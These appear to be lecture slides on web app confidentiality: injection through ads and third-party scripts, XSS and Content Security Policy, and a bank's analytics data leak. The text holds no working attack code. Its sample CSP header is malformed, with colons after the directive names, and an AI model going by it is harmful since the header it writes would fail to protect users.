


Illustration of simple web app




OUR SECURITY FOCUS: CONFIDENTIALITY

How can we ensure that user information given to the applications is safe?



Confidentiality of user data

- What happens when a user enters sensitive data, e.g., when the user logs in into a system?
- How can we guarantee that the credentials are only sent back to the 1st party and are not stolen
- ... by one of the included 3rd party libraries
- ... by one of the included 3rd party services?



Confidentiality of user data

- What happens when a user enters sensitive data, e.g., when the user logs in into a system?
- How can we guarantee that the credentials are only sent back to the 1st party and are not stolen
- ... by another user abusing flaws in the system?




Security goal of this lecture

- Protect confidentiality of user data
 - against malicious attempts at obtaining
 - against accidental leaks
- User centric
 - User should not have to trust other users
 - User should not have to trust provider
 - User should not have to trust 3rd parties
- Attacker model
 - attacker is in control of one or more services, e.g., the analytics service
 - attacker is able to inject content via one or more services, e.g., the ad service
 - attacker is able to interact as a user with primary app, e.g., by posting entries
- In short, the attacker is able to inject content, including code



Attack 1: Content injection




Content injection

- Injection attacks are the #1 on the OWASP Top 10 – 2013 [owasp.org]
 - untrusted data is sent to an interpreters as part of a command or query
- Input validation – how do we validate JavaScript?
 - Cannot prohibit scripting - dynamic ads require JavaScript
 - Hard to isolate; scripts need access to page to render
- Similar problem to allowing apps in apps
 - Facebook, Spotify, Evernote, Google Sites, Google Docs, Hotmail Active Views, ...
- Solution: sandbox / verifiable subset / static verification
 - AdSafe, Google Caja, FBJS, Microsoft Web Sandbox

Problem solved?


- It depends, historically there have been ways of breaking out of the sandbox
- Spotify ads hit by malware attack, March 2011
 - <http://www.bbc.com/news/technology-12891182>
- Malware delivered by Yahoo, Fox, Google ads, March 2010
 - <http://www.cnet.com/news/malware-delivered-by-yahoo-fox-google-ads/>
- Malware ads hits London Stock Exchange Web site, March 2011
 - <http://www.networkworld.com/article/2200448/data-center/malware-ads-hit-london-stock-exchange-web-site.html>
- Endeavour by Politz, Guha, Krishnamurthi to verify Adsafe
 - Type-Based Verification of Web Sandboxes [JCS 2014]

Attack 2: 3rd party code injection




An issue?

- Security misconfigurations, vulnerability #5 on OWASP Top 10 – 2013
- Supported by, e.g.,
 - You Are What You Include: Large-scale Evaluation of Remote JavaScript Inclusions [Nikiforakis et al. CCS 2012]
 - Crawled Alexa top 10000
 - Gathered 8439799 inclusions to 301968 unique URLs
- A selection of their finds
 - Inclusions pointing to localhost:X, where $X > 1024$ (non-privileged)
 - Stale domain-name inclusions
 - Stale ip-address inclusions
 - Misspelled domain-name inclusions
- ‘Quality of Maintenance’ metric
 - Secure/HttpOnly cookies
 - Anti-XSS and Anti-Clickjacking protocols
 - SSL/TLS presence and quality
 - Outdated web servers



Attack 3: Cross Site Scripting (XSS)




XSS (still) an issue?



- Attack #3 on OWASP Top 10 – 2013! [owasp.org]
- XSS has been around at least since the '90s!
- Solution: input validation and escaping
 - Whitelist input validation if possible
 - Use a Security Encoding Library – better chance of security than writing your own validation
 - OWASP XSS Prevention Cheat Sheet
 - just Google for it – see why you should avoid writing your own security library
- More recent solution: Content Security Policies (CSP)
 - HTTP response header

```
Content-Security-Policy: default-src: 'self'; script-src: 'self' static.domain.tld
```
 - Load content only from origin and scripts from origin and the given static domain
- Moving target defense! JavaScript syntax/API randomization

Accidental data leaks



Example: S-Pankki

- Sensitive Data Exposure, vulnerability #6 on OWASP Top 10 – 2013
- Finnish bank – included Google Analytics on all pages
- Security concerns were raised
- The bank responded on Twitter that everything was fine – after all they had a business agreement with Google



Juha Ristimäki @juristimaki · Feb 24

@S_Pankki Miten olette siis huolehtineet, ettei Google yhdistä lainahakemussivun katselijoita sähköpostiosoitteisiin ja nettiprofiiliin?

Translated from Finnish by bing

[Wrong translation?](#)

@S_Pankki How so you are ensured that the Google connect loan application page, in the e-mail address of the viewers and online profile?



RETWEET

1



5:03 AM - 24 Feb 2015 · [Details](#)

S-Pankki

S-Pankin arkea @S_Pankki · Feb 24

@juristimaki Asia on määritetty sopimuksessamme Googlen kanssa. Olemme arvioineet Googlen, kuten kaikki sopimuskumppanimme, huolellisesti.

